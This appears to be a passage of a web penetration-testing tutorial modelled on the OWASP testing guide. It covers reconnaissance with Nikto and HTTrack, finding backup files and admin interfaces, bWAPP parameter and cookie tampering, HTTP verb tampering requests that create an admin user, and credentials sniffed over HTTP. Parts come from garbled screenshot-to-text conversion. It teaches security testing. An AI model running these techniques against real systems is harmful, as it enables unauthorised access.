
```
root@ilak:~# nikto -h 192.168.194.154
- Nikto v2.1.6
-----
+ Target IP:      192.168.194.154
+ Target Hostname: 192.168.194.154
+ Target Port:    80
+ Start Time:    2018-02-07 13:26:35 (GMT7)
-----
+ Server: Apache/2.2.15 (CentOS)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
+ Uncommon header 'link' found, with contents: <http://192.168.194.154/>; rel=shortlink
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2
+ Server leaks inodes via ETags, header found with file /wp-content/themes/nastechvn/assets/images/favicon.ico,
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-robots-tag' found, with contents: noindex, follow
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via cert
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cert
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cert
+ OSVDB-3092: /clients/: This might be interesting...
+ OSVDB-3092: /job/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limit
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information.
```

The screenshot shows the Nikto tool interface with the following details:

- Hosts:** 1
- Vulnerabilities:** 23
- History:** 1
- MEDIUM** Apple Mac OS X Find-By-Content .DS_Store Web Directory Listing
- Description:** It is possible to read a '.DS_Store' file on the remote web server.
- Solution:**
 - Configure your web server so as to prevent the download of .DS_Store files
 - Mac OS X users should configure their workstation to disable the creation of .DS_Store files on network shares.
- Plugin Details:**

Severity:	Medium
ID:	10756
Version:	\$Revision: 1.27 \$
Type:	remote
Family:	Web Servers
Published:	September 14, 2001
Modified:	June 12, 2017
- Risk Information:** Risk Factor: Medium

- Spider tools



- Mirroring tools

```
root@ilak:~/Desktop# htrack http://192.168.222.151/mutillidae/ --mirrorlinks -o dir/
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Fri, 09 Feb 2018 16:13:21 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring http://192.168.222.151/mutillidae/ with the wizard help..
* https://www.owasp.org/owasp/index.php?title=Testing_for_CSRF_(OWASP-SM-005) (40264 bytes) - OK
** Finishing pending transfers.. press again ^C to quit.
117/248: https://www.owasp.org/owasp/index.php?title=Special:UserLogin&returnto=Top+10+2010-A3-Broken+Authentication+and+Session+Management (15645 bytes) - Done.48: www.php.net/ (0 bytes) - -1
Thanks for using HTTrack!
root@ilak:~/Desktop# ls dir/
192.168.222.151/ en.wikipedia.org/ index.html www.eclipse.org/ www.php.net/
addons.mozilla.org/ fade.gif samurai.inguards.com/ www.hackersforcharity.org/ www.quest.com/
backblue.gif hts-cache/ twitter.com/ www.irongeek.com/ www.youtube.com/
cookies.txt hts-log.txt www.backtrack-linux.org/ www.owasp.org/
root@ilak:~/Desktop# ls dir/192.168.222.151/mutillidae/
documentation/ index06b3.html index4698.html index82c7-2.html indexb64e-2.html indexdef7-2.html
favicon.ico index0f44.html index4cf.html index82c7.html indexb64e.html indexdef7.html
framer.html index1508.html index5096-2.html index8399.html indexb9df.html indexed39.html
function.html index207b.html index5096.html index828.html indexbfe9.html indexfd4.html
http.html index21e4-2.html index578b.html index90a7.html indexc313.html javascript/
images/ index21e4.html index5d66-2.html index926a.html indexca72.html set-up-database.html
index-2.html index26f1.html index5d66.html index935e.html indexdbaf-2.html source-viewer.html
index.html index2e7e.html index67f4.html index9a31.html indexdbaf.html styles/
index0136.html index3026.html index73ed.html indexa901.html indexd50.html user-info.html
index0145.html index3ab6.html index7cbf.html indexb356-2.html indexde05-2.html user-poll.html
index058b.html index4623.html index7f00.html indexb356.html indexde05.html
```

- Manual access

Gray box testing

Performing white box testing against file extensions handling amounts to checking the configurations of web server(s) / application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions. If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.

4. Review Old, Backup and Unreferenced Files for Sensitive Information

While most of the files within a web server are directly handled by the server itself it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials. Most common scenarios include the presence of renamed old version of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. All these files may grant the pentester access to inner workings, backdoors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.

Black Box Testing

Testing for unreferenced files uses both automated and manual techniques:

- Enumerate all of application's pages and functionality: This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible to infer the name and location of unreferenced pages. For example, if a page viewuser.asp is found, then look also for edituser.asp, adduser.asp and deleteuser.asp. If a directory /app/user is found, then look also for /app/admin and /app/manager.

The screenshot shows the Burp Spider interface with the 'Scope' tab selected. The left pane displays a tree view of URLs, with several files like ALSChatSession.asp, ALSChatText.asp, and ALSTop.asp expanded. Two specific files, edituser.asp and viewuser.asp, are highlighted with yellow boxes and have their URLs expanded to show sub-URLs like user_id=<%=userid%>. The right pane shows the 'Submit Form' dialog for edituser.asp. The 'Action URL' is set to <http://www.gopac.com.mx/soporte/edituser.asp> and the 'Method' is set to POST. The form fields are listed in a table:

Type	Name	Value	Iterate
Text	usr	<%=usr%>	
Text	simultaneous	<%=simultaneous%>	<input type="checkbox"/>
Select	ulevel	(0)	<input type="checkbox"/>
Text	name	<%=name%>	
Text	alias	<%=alias%>	

Below the table, there is a note: "Burm Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form, and whether Burm should iterate submission of multi-value fields. You can control how Burm handles forms in the Spider options tab." At the bottom of the dialog, there are buttons for "Submit form" and "Ignore form".

- Other clues in published content: Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality.

```

<a href="http://www.owasp.org/index.php/Top_10_2010-A7" target="_blank">A7 - Insecure Cryptographic Storage</a>
<ul>
  <li><a href="index.php?page=user-info.php">User Info</a></li>
  <li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>
</ul>
</li>
<li>
  <a href="http://www.owasp.org/index.php/Top_10_2010-A8" target="_blank">A8 - Failure to Restrict URL Access</a>
  <ul>
    <li><a href="index.php?page=secret-administrative-pages.php">"Secret" Administrative Pages</a></li>
  </ul>

```

Another source of clues about unreferenced directories is the /robots.txt file used to provide instructions to web robots.

```

#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:   http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /lfhed/
Disallow: /ecoleprimaire/
Disallow: /backup/
Disallow: /phpmyadmin/
Disallow: /picture_library/
Disallow: /plesk-stat/

```

- Information obtained through server vulnerabilities and misconfiguration

..			
1.jpg	11-May-2011 10:27	12426	
1.jpg.tn	11-May-2011 10:27	4355	
2.jpg	11-May-2011 10:27	3324	
2.jpg.tn	11-May-2011 10:27	1353	
3.jpg	11-May-2011 10:27	9692	
3.jpg.tn	11-May-2011 10:27	3725	
4.jpg	11-May-2011 10:27	13969	
4.jpg.tn	11-May-2011 10:27	4615	
5.jpg	11-May-2011 10:27	14228	
5.jpg.tn	11-May-2011 10:27	4428	
6.jpg	11-May-2011 10:27	11465	
6.jpg.tn	11-May-2011 10:27	4345	
7.jpg	11-May-2011 10:27	19219	
7.jpg.tn	11-May-2011 10:27	6458	
8.jpg	11-May-2011 10:27	50299	
8.jpg.tn	11-May-2011 10:27	4139	
WS_FTP.LOG	23-Jan-2009 10:06	771	
credentials.txt	23-Jan-2009 10:47	33	
ipaddresses.txt	23-Jan-2009 12:59	52	
path-disclosure-unix.html	08-Apr-2013 08:42	3936	
path-disclosure-win.html	08-Apr-2013 08:41	698	
wp-config.bak	03-Dec-2008 14:37	1535	

- Use of publicly available information: google hack, shodan.io

5. Enumerate Infrastructure and Application Admin Interfaces

Black box and Gray box Testing

The following describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used for testing for related issues including privilege escalation and are described elsewhere in this guide in greater detail:

- Directory and file Enumeration - An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple as requesting: /admin or /administrator etc.. A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.

Host	Method	URL	Params	Status	Time
http://192.168.222.136	GET	/wordpress/wp-admin/		302	6s

- Comments and links in Source - Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.

The screenshot shows the browser's developer tools with the 'View Source' tab selected. The URL is https://wpsites.net. The code displayed is as follows:

```

197 privatey" title="Navigation <span data-hover="permissions_usage_privacy"></span> <span class="aligncenter creds">Tools & Resources</a></p><span class="aligncenter creds">Images, code, and content on this website are admin law.<br>
198 WP Sites does not grant permission for any repurposing, republication, or redistribution.<br> "Disclosure: Some of the links in some posts are "affiliate links."<br> This m
199 you click on the link and purchase the item, I will receive an affiliate commission.</span></div></div> <div style="display:none">
200 </div>
201 <script type="text/javascript" src="https://wpsites.net/wp-content/plugins/cbavota-syntax-highlighter-plugin-95ab3098e001/js/sh.js?ver=4.9.4"></script>
202 <script type="text/javascript" src="https://wpsites.net/wp-content/plugins/code-highlight/js/run_prettify.js?ver=4.9.4"></script>
203 <script type="text/javascript" src="https://s0.wp.com/wp-content/js/devicepx-jetpack.js?ver=201807"></script>
204 <script type="text/javascript">
205 /* <![CDATA[ */
206 var jetpackCarouselStrings = {"widths": [370, 700, 1000, 1200, 1400, 2000], "is_logged_in": "", "lang": "en", "ajaxurl": "https://wpsites.net/wp-admin/admin-ajax.php", "nonce": "3dbba8046b", "display_exif": "0", "display_geo": "1", "single_image_gallery": "1", "single_image_gallery_media_file": "", "background_color": "black", "comment": "Comment", "comment": "Post Comment", "write_comment": "Write a Comment...", "loading_comments": "Loading Comments...", "download_original": "View full size <span class='photo-size-times'\u00d7</span>{1}\u00d7</span>", "no_comment_text": "Please be sure to submit some text with your comment.", "no_comment_email": "Please provide an email address for your comment.", "no_comment_author": "Please provide your name to comment.", "comment_post_error": "Sorry, but there was an error posting your comment. Please try again.", "comment_approved": "Your comment was approved.", "comment_unapproved": "Your comment is in moderation.", "camera": "Camera", "aperture": "Aperture", "shutter_speed": "Shutter speed", "comment": "Comment", "comment": "Post Comment", "comment": "Write a Comment...", "comment": "Loading Comments...", "comment": "View full size <span class='photo-size-times'\u00d7</span>{1}\u00d7</span>"}</![CDATA[ */>
207 
```

Below this, another section of the source code is shown:

```

1
2
3 User-agent: ia_archiver
4 Disallow: /
5
6 Sitemap: https://wpsites.net/sitemap.xml
7 Sitemap: https://wpsites.net/news-sitemap.xml
8 User-agent: *
9 Disallow: /wp-admin/
10 Allow: /wp-admin/admin-ajax.php
11

```

- Reviewing Server and Application Documentation - If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.

Screenshot of a file explorer showing the contents of the `/owaspbwa/owaspbwa-svn/var/www/wordpress/wp-admin/` directory. The files listed include `..`, `images`, `import`, `admin.php`, `admin-db.php`, `admin-footer.php`, `admin-functions.php`, `admin-header.php`, `bookmarklet.php`, `categories.php`, `edit.php`, `edit-comments.php`, `edit-form.php`, `edit-form-advanced.php`, `edit-form-ajax-cat.php`, `edit-form-comment.php`, and `edit-link-form.php`. All files have the owner set to `www-data`.

Below the file list, a network traffic capture shows a POST request to `/wordpress/wp-login.php` with a status of 302. The request includes various headers and a long URL containing session information and cookie values.

The traffic capture also lists several other requests, including GET requests for `/wp-admin/`, `/js/tw-sack.js`, and `/wp-admin/list-manipulation.js`.

At the bottom, a screenshot of a browser shows a "Broken WordPress" error page with the message "Broken WordPress &rsa...".

- Alternative Server Port - Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.

www.tzg-infocenter.com:8080

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/7.0.73

The Apache Software Foundation <http://www.apache.org/>

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:
[Security Considerations HOW-TO](#)
[Manager Application HOW-TO](#)
[Clustering/Session Replication HOW-TO](#)

Server Status
Manager App
Host Manager

Developer Quick Start
[Tomcat Setup](#) [Realms & AAA](#) [Examples](#) [Servlet Specifications](#)
[First Web Application](#) [JDBC DataSources](#) [Tomcat Versions](#)

www.tzg-infocenter.com:8080/manager/html

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp. For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish:

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

- Parameter Tampering - A GET or POST parameter or a cookie variable may be required to enable the administrator functionality.

192.168.222.153/bWAPP/smgmt_admin_portal.php?admin=0

bWAPP
an extremely buggy web app !

ugs Change Password Create User Set Security Level Reset Credits Blog

/ Session Mgmt. - Administrative Portals /

This page is locked.

HINT: check the URL...

C ⌂ 192.168.222.153/bWAPP/smgmt_admin_portal.php?admin=1

bWAPP
an extremely buggy web app !

Logout Change Password Create User Set Security Level Reset Credits Blog

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using an URL manipulation.

Request	Response
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1 Host: 192.168.222.153 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.222.153/bWAPP/smgmt_admin_portal.php Cookie: PHPSESSID=bf55c6dd237c6b76a7592ce5a30e60c; security_level=1; admin=0 Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0	200 13430 HTML php 304 240 script js
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1 Host: 192.168.222.153 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.222.153/bWAPP/smgmt_admin_portal.php Cookie: PHPSESSID=bf55c6dd237c6b76a7592ce5a30e60c; security_level=1; admin=0 Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0	200 13430 HTML php 304 240 script js

Request Response

Raw Params Headers Hex

Raw Headers Hex HTML Render

Session Mgmt. - Administrative Portals

This page is locked.

HINT: check the cookies...

The screenshot shows a web application interface with two main panes: 'Request' and 'Response'. The 'Request' pane displays an HTTP GET request to 'http://192.168.222.153/bWAPP/smgt_admin_portal.php'. The 'Headers' tab of the Request pane shows a 'Cookie' header with the value 'PHPSESSID=bf1f55c6ddc37c6b76a7592ce5a30e60c; security_level=1;'. The 'Response' pane shows a page titled 'Session Mgmt. - Administrative Portals' with the message 'Cowabunga... You unlocked this page using a cookie manipulation.' Below the Response pane, there are navigation buttons and a search bar.

6. Test HTTP Methods

HTTP offers a number of methods that can be used to perform actions on the web server. Many of these methods are designed to aid developers in deploying and testing HTTP applications.

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:

- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim server as a file repository
- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes.

Black Box Testing

Discover the Supported Methods

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

- Method: OPTIONS
- Target: http://192.168.222.136
- Headers:
 - Host: 192.168.222.136

Response:

- Method: GET
- Code: 200 OK
- Date: Mon, 12 Feb 2018 09:46:17 GMT
- Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Subversion-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
- Allow: GET, HEAD, POST, OPTIONS, TRACE
- Vary: Accept-Encoding
- Content-Length: 0
- Content-Type: text/html

Test XST Potential

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

- Method: TRACE
- Target: http://192.168.222.136
- Headers:
 - Cookie: Manh

Response:

- Method: GET
- Code: 200 OK
- Date: Mon, 12 Feb 2018 10:06:58 GMT
- Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Subversion-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
- Content-Type: message/http
- Content-Length: 57

A portion of the response body is highlighted in orange, showing the TRACE request again.

Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

www.example.com 80 JEFF / HTTP/1.1 Host: www.example.com

HTTP/1.1 200 OK

Date: Mon, 18 Aug 2008 22:38:40 GMT

Server: Apache

Set-Cookie: PHPSESSID=K53QW...

If your framework or firewall or application does not support the "JEFF" method, it should issue an error page (or preferably a 405 Not Allowed or 501 Not implemented error page). If it services the request, it is vulnerable to this issue.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add
- HEAD /admin/createUser.php?member=myAdmin

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin.

7. Test HTTP Strict Transport Security

The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over https.

Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in order to ensure that all the data travels encrypted from the web browser to the server.

The HTTP Strict Transport Security (HSTS) feature lets a web application to inform the browser, through the use of a special response header, that it should never establish a connection to the specified domain servers using HTTP. Instead it should automatically establish all connection requests to access the site through HTTPS.

The HTTP strict transport security header uses two directives:


- max-age: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
- includeSubDomains: to indicate that all web application's sub-domains must use HTTPS.

Here's an example of the HSTS header implementation:

```
Strict-Transport-Security: max-age=60000; includeSubDomains
```

The use of this header by web applications must be checked to find if the following security issues could be produced:

- Attackers sniffing the network traffic and accessing the information transferred through an unencrypted channel.



- Attackers exploiting a man in the middle attack because of the problem of accepting certificates that are not trusted.
- Users who mistakenly entered an address in the browser putting HTTP instead of HTTPS, or users who click on a link in a web application which mistakenly indicated the http protocol.

```
*****
[+] Analyzing HTTP header of https://google-gruyere.appspot.com/6635785984805
07596515913541187634548560/login ...
*****
[I] Server: Google Frontend
[V] Server does not enforce HTTP Strict-Transport-Security.[Value: Missing]
*****
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %
4 hosts added to the hosts list...
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
HTTP : 172.217.24.52:80 -> USER: admin PASS: admin INFO: http://google-gruyere
.appspot.com/367484971926835948767215316604991514356/login
HTTP : 74.125.130.153:80 -> USER: admin PASS: admin INFO: /3674849719268359487
67215316604991514356/login?uid=admin&pw=admin
*****
```

How to test

- I have wrote a tool which can analyze header, contact to me to get this tool for free.

```
*****
[+] Analyzing HTTP header of https://facebook.com ...
*****
[I] HTTP Strict-Transport-Security is being enabled [Value: max-age=15552000; pr
eload]
[I] Response header specifying a safe character set like UTF-8
[I] X-Frame-Options is being enabled [Value: DENY]
[V] Server does not enforce X-XSS-Protection.[Value: 0]
[I] X-Content-Type-Options is being enabled [Value: nosniff]
[V] Server does not enforce Public Key Pinning HPKP. [Value: Missing]
[V] Server does not enforce Content-Security-Policy. [Value: Missing]
[I] Secure flag in Set-Cookie is being enabled
[I] HttpOnly flag in Set-Cookie is being enabled
[I] Path flag in Set-Cookie is being enabled
[V] Anti Cross-Site Request Forgery Token is Missing in Set-Cookie. [Value: fr=0
lSQZ220ycf0qUj6J..BajTCB.Mv.AAA.0.0.BajTCB.AWWU1Wzr; expires=Tue, 22-May-2018 08
:40:33 GMT; Max-Age=7775999; path=/; domain=.facebook.com; secure; httponly, sb=
gTCNWhsPJdwI1EV7p81Aa8M3; expires=Fri, 21-Feb-2020 08:40:33 GMT; Max-Age=6307199
9; path=/; domain=.facebook.com; secure; httponly]
*****
```

- Burpsuite response

```
551 https://www.facebook.com POST /ajax/bz ✓ 200
HTTP/1.1 200 OK
X-Frame-Options: DENY
Content-Security-Policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.f
*.spotilocal.com:* 'unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net fbcdn-static-b-a.ak
*;connect-src *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* *.ak
attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com 'self';
X-XSS-Protection: 0
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://www.facebook.com
Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length
Pragma: no-cache
Vary: Origin
Access-Control-Allow-Methods: OPTIONS
Strict-Transport-Security: max-age=15552000; preload
Content-Type: application/x-javascript; charset=utf-8
X-Content-Type-Options: nosniff
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Cache-Control: private, no-cache, no-store, must-revalidate
```

8. Test RIA cross domain policy

RIAs are web-based services that perform the same functions as desktop application systems.

A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. For Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created its own cross-domain policy file: clientaccesspolicy.xml.

Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policy file in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed.

Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

How to Test

We should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application's root and from every folder found.

After retrieving all the policy files, the permissions allowed should be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with "*" in them should be closely examined.

3. Flash cross-domain policy

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://testphp.vulnweb.com
	Path:	/crossdomain.xml

Issue detail

The application publishes a Flash cross-domain policy which allows access from any domain.

Request

```
